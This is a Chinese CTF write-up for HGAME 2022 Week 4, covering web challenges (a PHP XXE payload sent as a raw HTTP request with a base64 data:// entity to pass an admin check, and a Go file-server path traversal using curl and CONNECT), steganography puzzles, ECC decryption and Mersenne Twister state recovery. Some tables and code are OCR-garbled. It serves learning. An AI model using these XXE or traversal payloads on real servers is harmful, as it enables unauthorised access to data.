Week4-ek1ng

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```
WEB
Comment
FileSystem
MISC
摆烂
gift
CRYPTO
ECC
PRNG
IOT
```

WEB

这周的web还是有点遗憾,没能做出Markdown Online这个题,绕登录的地方猜测是原型链污染但是死活绕不过去,也不知道为啥,差点就圆满啦

CRYPTO	loT	MISC	PWN	REVERSE	WEB				
Level - V	Veek1								
ea	easy_auth[已完成]								
蛛	蛛蛛嘿嘿♥我的蛛蛛[已完成]								
Те	Tetris plus[已完成]								
Fu	jiwara Tof	u Shop[已完	5成]						
Level - V	Veek2								
Aş	oache![已完	成]							
We	webpack-engine[已完成]								
At	At0m的留言板[已完成]								
Po	Pokemon[已完成]								
	本单词书[E	3完成]							
Level - V	Veek3								
Se	curityCen	ter[已完成]							
Vi	Vidar shop demo[已完成]								
Lo	ginMe[已芽	完成]							
Level - V	Veek4								
M	arkdown (Online							
Co	Comment[已完成]								
Fil	eSystem[Ē	吕完成]							

Comment

这是一个php代码审计的题目,考察的是XXE漏洞和php伪协议的知识点

通过代码审计我们首先是了解到,服务端总共有info, add, get接口, info接口的话就是对于每一个访问的用户, 都会分配一个Session id, 那么以此来对每个用户输入的信息单独做存储, add接口是以post方式发送XML结构的这样的数据, 然后被php://input读取后, 解析xml, 变成sender:content 这样的键值对的方式存储在数据库, 然后get接口就是请求存在数据库里面的数据, 并且传回前端渲染出来, 让用户看见, 整体的逻辑就是这样, 那么我们能够发现代码这里有些问题

```
🚠 api.php 🗦
           } catch (Exception $e) {
               http_response_code( response code: 400);
               echo json_encode(['error' => 'invalid xml data']);
               die();
           $attrs = simplexml_import_dom($dom);
               http_response_code( response_code: 400);
               echo json_encode(['error' => 'content is empty']);
          if (waf($attrs->sender) || waf($attrs->content)) {
               http_response_code( response_code: 403);
               echo json_encode(['error' => 'Hacker!']);
               die();
           if ($attrs->sender == 'admin' && !preg_match( pattern: '/admin/i', $str)) {
               $flag = 'hgame{xxxxx}';
     function get() {
           $db = qetDB();
           $stmt = $db->prepare('SELECT * FROM comments WHERE sender=?');
           $stmt->execute([$id]);
           $data = $stmt->fetchAll();
           $result = [];
```

我们需要让sender的值变成admin,那么返回的时候,content的内容就会变成flag啦,但是并不能直接传入admin,因为代码会检测是否存在明文admin,那么这个时候我们就需要使用php伪协议,需要注意源码中的waf过滤,我们这里采用data份协议,通过base64转换编码的方式,传入一个base64编码后的admin,然后服务端会base64解码后作为sender的值,诶那么服务端就会认为sender是admin,这样就绕过了不能出现明文admin的这个点

然后如果说通过这个add接口传入了一些解析不了的内容,那么就要重新拿个Session id了,所以说做的过程中也是重新拿了好多次

payload如下

```
POST http://146.56.223.34:60045/api.php?action=add HTTP/1.1
Host: 146.56.223.34:60045
Connection: keep-alive
Content-Length: 137
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/98.0.4758.102 Safari/537.36
content-type: text/xml
Accept: */*
Origin: http://146.56.223.34:60045/
Referer: http://146.56.223.34:60045/
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Cookie: PHPSESSID=51eb3578d1fa8dd783471c17a15c59ed

<!DOCTYPE a [<!ENTITY xxe SYSTEM 'data://text/plain;base64,YWRtaW4='> ]>
<comment><sender>&xxe;</sender><content>111</content></comment>
```

FileSystem

题目考察的是Go语言FileSystem的一个漏洞,在健全的文件系统其实是不会出现这个漏洞的,因为很少说会能够让用户发现一个像这题这样告诉你一个文件名让你想办法去访问,通过搜索引擎我发现了JustCTF 2020的题目Go-fs考察的内容其实和咱们这个FileSystem是一样的,原理是我们不能直接访问flag这个文件,但是我们可以从别的文件路径重定向到这个文件,那我们可以尝试一下先

```
(root kali)-[~/Desktop]

url --path-as-is http://29bacb73b7.filesystem.hgame.homeboyc.cn/folder/../there_may_be_a_flag

a href="/there_may_be_a_flag">Moved Permanently</a>.
```

不行的原因是如果 URL 包含相对路径,Go 会自动尝试通过 301 永久重定向将您重定向到正确的位置。因此,向上面的 url 发出请求只会将您重定向到 /there_may_be_a_flag ,这将被阻止。

我们需要发起CONNECT请求,对于 CONNECT 请求,路径和主机保持不变。

做题过程中我也是参考了Go仓库的issue和JUST 2020 WP,其中Go仓库的这个issue也是说了相同的问题,但是这个issue是不同的这个解法,JUST CTF这个题的这个解法也就是发CONNECT请求到现在为止,Go语言都还没有修复。

misc也是差个TOP SECRET都AK了,这题确实是没啥思路,有点可惜

Team Token: oAxnH3oNdGq3rdufDw0AFbAwKILCis6A								
CRYPTO	IoT	MISC	PWN	REVERSE	WEB			
Level - W	Level - Week1							
欢迎	欢迎欢迎! 热烈欢迎! [已完成]							
这个	这个压缩包有点麻烦[已完成]							
好愿	好康的流量[已完成]							
群	群青(其实是幽灵东京) [已完成]							
Level - W	eek2							
奇如	奇妙小游戏[已完成]							
— ₹i	一张怪怪的名片[已完成]							
你」	你上当了我的很大[已完成]							
Level - Week3								
卡中	中毒[已完成	1						
谁不	下喜欢猫猫	邯[已完成]						
Level - W	eek4							
摆炸	摆烂[已完成]							

m.

- ----

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《TOP SECRET》

AtOm的给你们的(迟到的)情人节礼物[已完成]


《TOP SECRET》1

《TOP SECRET》2

《TOP SECRET》3

摆烂

使用foremost提取破损的压缩包,得到一个有密码的压缩包和一个png,用winhex查看png发现,这个png里面好像有两个png,然后通过搜索知道了apng



使用apngdis工具将里面两张png提取出来,提取出两张图片后发现有张图片略大一些,然后肉眼又看不出什么,那么我们就用stegslove对比一下两张图片


■ 11.png	2022/2/11 14:29	PNG 文件	1,791 KB
■ 12.png	2022/2/11 14:29	PNG 文件	1,669 KB

stegslove发现隐藏了什么东西,一搜发现了盲水印这个点,盲水印的提取需要原图和加密图,我们恰好都有,一看就非常符合,使用BlindWaterMark工具提取盲水印

发现了一串字符串,我们猜测这是压缩包的密码,尝试一下



发现字符串是压缩包密码后, 打开压缩包得到了四个二维码碎片, 把碎片拼起来




扫码得到特殊的文本

```
在这种困难的抉择下,本人思来想去・・・・,寝食难安。 既然如此・・・・・, 亚伯拉罕·林肯在不经意间这样说过,你活了多少岁不算什么・・・・, · · · · · · 重要的是你是如何度过这些岁月的。 · · · · · 这启发了我, · · · · · · CTF · · · · · · 好难,到底应该如何实现。 · · · · · · 我们都知道 · · · · · · ,只要有意义 · · · · , · · · · · · 那么就必须慎重考虑 · · · · 。 · · · 在面对这种问题时, · · · · CTF好难,到底应该如何实现。
```

诶发现空格尤其的多啊,然后我们统计一下字符(这其实和空格多好像没啥关系?我发现空格好像是这个生成器生成的时候就有这么多的




发现是零宽度字符隐写,然后找个在线解密网站,就直接解出flag啦



gift


考察MSU StegoVideo工具的使用,这是一种MSU大学发明的基于rgb的一种隐写方式

在gift.avi中我们也是可以发现MSU隐写的,而且avi的隐写其实不多,基本上都是MSU这种隐写,而且使用ffmpeg分离图片,使用stegslove查看也是会发现rgb三个通道最低位都有隐写的信息



我们使用工具 MSU StegoVideo导入avi文件并且输入密码6557225,就可以成功拿到flag,然后密码怎么来呢,我尝试了视频中出现的QQ号,尝试了文件名中的数字,然后我还在HGAME2021 Week3的WP中发现了也是有一题MSU StegoVideo隐写,尝试了一下密码,发现居然是和这个题密码一模一样,询问出题人后得知确实只是个巧合,随机数恰好生成的一样,很运气的解出了题目,但是我还是不知道密码应该怎样正确获取,也许是一些隐写在MP4文件中的内容吧





CRYPTO

密码学在Week2也是差一个转盘的题目,并且到现在还没整明白(

CR	ҮРТО	loT	MISC	PWN	REVERSE	WEB		
Le	Level - Week1							
	Dancing Line[已完成]							
	Easy RSA[已完成]							
	Matryoshka[已完成]							
	English Novel[已完成]							
Le	Level - Week2							
	RSA Attack[已完成]							
	Chinese Character Encryption[已完成]							
	The Password Plus Pro Max Ultra							
	RSA Attack 2[已完成]							
Level - Week3								
	Bloo	ck Ciphe	r[已完成]					
	Mul	ti Prime	RSA[已完成]				
	RSA	Attack :	3[已完成]					

ECC[已完成]

PRNG[已完成]

ECC

椭圆曲线加密,加解密过程:

椭圆曲线Ep(a,b) (p为模数) ,基点G(x,y), G点的阶数n,私钥k,公钥K(x,y),随机整数r,明文为一点m(x,y),密文为两点c1(x,y)和c2(x,y)

(其中基点G,明文m,密文c1、c2都是椭圆曲线E上的点)

选择私钥k(k<n)

得到公钥K = k*G

选择随机整数r (r<n)

加密:

c1 = m+r*K

c2 = r*G

解密: m = c1-k*c2

题目中给出了需要的全部条件pabc1c2可以直接用sage一把梭

```
SageMath 9.3 Console
                                                                               X
                                                                        6173904373033285997823646900794866699751054421236238662906203209492535
     3519657
 \dots: b = 8782178281847781760988252631647972149091981501366809677199236000246765
 ...: 7827319
\ldots: k = 9365387427217610758445998205852708160408387118279781620477264450962327
...: 1061231
 ...: E = EllipticCurve(GF(p),[a,b])
...: c1 = E(1445561366621189957601883516513243810201198826460714651193824974487)
...: 1964946084,255065825705812897146126404932582998138031575617962473306937681
...: 46763035791942)
c2 = E(3755487116261945670918350912267392963645762225188019923505473452378)
...: 2483869931,7139205554061673653926796098930428708362928<u>85303984745907823663</u>
 ...: 84873814477806)
...: m = c1-k*c2
...: cipher left = 682080624021626160092170390343311427862826781076502287617095
....: 84478779998734710
....: cipher right = 27453988545002384546706933590432585006240439443312571008791
 ...: 835203660152890619
 ...: print(cipher_left//m[0])
...: print(cipher_right//m[1])
493033149237009446036260
127480900256551022095393917
```

sage代码如下

```
74997021559434065975272431626618720725838473091721936616560359000648651891507
87821782818477817609882526316479721490919815013668096771992360002467657827319
E = EllipticCurve(GF(p), [a,b])
E(14455613666211899576018835165132438102011988264607146511938249744871964946084,
25506582570581289714612640493258299813803157561796247330693768146763035791942)
E(37554871162619456709183509122673929636457622251880199235054734523782483869931,
71392055540616736539267960989304287083629288530398474590782366384873814477806)
m = c1-k*c2
cipher left =
68208062402162616009217039034331142786282678107650228761709584478779998734710
cipher right =
print(cipher left//m[0])
print(cipher right//m[1])
```

PRNG

PRNG是一种伪随机算法,因为伪随机所以还是有算法依据的,这里采用了梅森旋转算法,根据给出的连续624个32位二进制数(1993619936个连续比特位),我们可以算出后21个32位2进制数,然后加密用mt和part异或得到密文块,我们拿密文块和mt异或就能得到part了,也就是flag,下面是python代码

```
from hashlib import md5
def int32(x):
   return int(0xFFFFFFFF & x)
class MT19937:
    def __init__(self, seed=0):
        self.mt = [0] * 624
       self.mt[0] = seed
        self.mti = 0
        for i in range (1, 624):
            self.mt[i] = int32(1812433253 * (self.mt[i - 1] ^ self.mt[i - 1] >>
30) + i)
    def getstate(self,op=False):
        if self.mti == 0 and op==False:
           self.twist()
        y = self.mt[self.mti]
        y = y ^ y >> 11
        y = y ^ y << 7 & 2636928640
        y = y ^ y << 15 & 4022730752
        y = y ^ y >> 18
        self.mti = (self.mti + 1) % 624
       return int32(y)
    def twist(self):
        for i in range (0, 624):
            y = int32((self.mt[i] & 0x80000000) + (self.mt[(i + 1) % 624] &
0x7fffffff))
            self.mt[i] = (y >> 1) ^ self.mt[(i + 397) % 624]
            if y % 2 != 0:
                self.mt[i] = self.mt[i] ^ 0x9908b0df
    def inverse right(self,res, shift, mask=0xffffffff, bits=32):
        tmp = res
        for i in range(bits // shift):
            tmp = res ^ tmp >> shift & mask
        return tmp
    def inverse left(self,res, shift, mask=0xffffffff, bits=32):
        tmp = res
        for i in range(bits // shift):
            tmp = res ^ tmp << shift & mask</pre>
        return tmp
    def extract number(self, y):
        y = y ^ y >> 11
        y = y ^ y << 7 & 2636928640
        y = y ^ y << 15 & 4022730752
        y = y ^ y >> 18
       return y&0xffffffff
    def recover(self, y):
        y = self.inverse right(y, 18)
        y = self.inverse left(y, 15, 4022730752)
        y = self.inverse left(y, 7, 2636928640)
        y = self.inverse right(y,11)
        return y&0xffffffff
    def setstate(self,s):
```

```
if(len(s)!=624):
            raise ValueError("The length of prediction must be 624!")
        for i in range(624):
            self.mt[i]=self.recover(s[i])
        #self.mt=s
        self.mti=0
    def predict(self,s):
        self.setstate(s)
        self.twist()
        return self.getstate(True)
    def invtwist(self):
        high = 0x80000000
        low = 0x7fffffff
        mask = 0x9908b0df
        for i in range (623, -1, -1):
            tmp = self.mt[i]^self.mt[(i+397)%624]
            if tmp & high == high:
                tmp ^= mask
                tmp <<= 1
                tmp \mid = 1
            else:
                tmp <<=1
            res = tmp&high
            tmp = self.mt[i-1]^self.mt[(i+396)%624]
            if tmp & high == high:
                tmp ^= mask
                tmp <<= 1
                tmp \mid = 1
            else:
                tmp <<=1
            res |= (tmp) &low
            self.mt[i] = res
from libnum import n2s
flag = bytes()
D = MT19937(128)
c = [3437104340, 508103176, 1635844121, 878522509, 1923790547, 1727955782,
1371509208, 3182873539, 156878129, 1757777801, 1472806960, 3486450735,
2307527058, 2950814692, 1817110380, 372493821, 729662950, 2366747255, 774823385,
387513980, 1444397883]
```

```
Rand = [888058162, 3094055443, 1404990361, 1012543603, 448723884, 2580444236,
201608779, 1062995809, 1348787313, 2980019361, 2245025385, 494977308,
4042503808, 275744301, 406611131, 142226472, 3871761759, 3888795536, 2617489687,
1220227074, 342928858, 3728958896, 1477077966, 1433151407, 1119405037,
330145973, 3547181160, 2123007249, 3739964132, 1794129718, 2739743522,
2291585121, 3013727731, 1536788463, 247633572, 408079265, 3025555185,
1604681922, 2848997116, 3646041955, 1059445774, 2849764176, 2638965889,
1232303180, 759521642, 2257008531, 3932082254, 1052428413, 4017559916,
3505694223, 1418363972, 477751107, 4266295945, 3832138928, 245251422,
1964323108, 2453472918, 3029032760, 323619451, 2548825339, 3410027991,
278143595, 816124107, 245705463, 4173686519, 4100831820, 3599257115, 2274885516,
3954736394, 198254482, 1050449178, 3933150558, 899220021, 597474632, 1823539097,
3340511318, 2144918682, 2310527451, 264391694, 69923676, 3266017310, 3199627722,
4035962745, 932969905, 2832951013, 2182887504, 1374919242, 2978944795,
1840647233, 3510878043, 3250544991, 4255542321, 804377010, 1286980519,
1980427321, 2893246724, 1745353148, 1406140332, 4101848568, 3227434698,
1869729934, 2638181242, 1270111849, 2387910792, 3411542702, 2793303435,
2455337459, 2802808043, 2418872990, 1043274549, 144911746, 2312236858,
780373658, 1527499811, 3402753408, 2617924770, 1659648360, 2714315441,
4202103851, 244677433, 1963258902, 3851363324, 3454195559, 813228826,
3944899734, 3697685234, 1613584167, 1874570879, 1592343033, 4194241173,
551902434, 3460909265, 4122075287, 176665387, 152849760, 3593212904, 952880017,
1793357635, 2052902220, 807859486, 334839380, 3485132343, 2113403566,
3259106798, 1443078482, 2434820318, 1347902400, 2344061487, 141766876,
2641586235, 287277458, 2385094526, 1510128758, 348957861, 2861038633,
1135611795, 4289024199, 1021202791, 2460872523, 3837050794, 4092005952,
52622948, 387056916, 3102913460, 4098715316, 154916530, 2890197932, 1441566957,
2368779800, 271808452, 3566810840, 2227022452, 316480679, 603893066, 2121889912,
4208763743, 3098334580, 721958838, 3848020801, 1029884135, 832405094,
2276817394, 981553190, 246940442, 1069231974, 3275216531, 58945988, 4100121200,
230446475, 2396021649, 4608139, 3468707911, 3249498323, 315898153, 3280797960,
388108494, 1110548082, 2357147660, 2336724751, 4047583630, 2108667879,
2784078579, 1170844412, 3920262445, 3564073655, 590490534, 1645945278,
2487463163, 434409966, 1563546251, 888601967, 1913513318, 1327448740,
2504517969, 304688984, 1443685450, 4040619940, 3601250858, 4097529433,
4260590151, 575843085, 1114360271, 2186035374, 2821388594, 3763206347,
4283149630, 4097168778, 1924538037, 3272064650, 1689166701, 1352331676,
520525342, 2954296222, 2629516330, 3674317458, 231784130, 1930132422,
4169222397, 1638784833, 1245667959, 1253759350, 1154928813, 66021172,
3217915692, 4159785573, 3798512628, 2945489695, 700725579, 3940231312,
1960713279, 3289722468, 2970919839, 1356139680, 1141841193, 629177162,
3696263539, 1084872874, 4294077062, 1115547807, 3421092527, 611575307, 7808529,
2784523837, 1267307982, 1538837032, 4038330055, 3262951566, 3139820067,
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a = D.predict(Rand)
for i in range (21):
    flag+= n2s(a^c[i])
    del (Rand[0])
    Rand.append(a)
    a = D.predict(Rand)
print(flag)
```

IOT

az这周居然没有iot

总结

四个方向都是差一点可以AK,都好可惜诶,也在四周中学到了很多,感谢出题的师傅们!!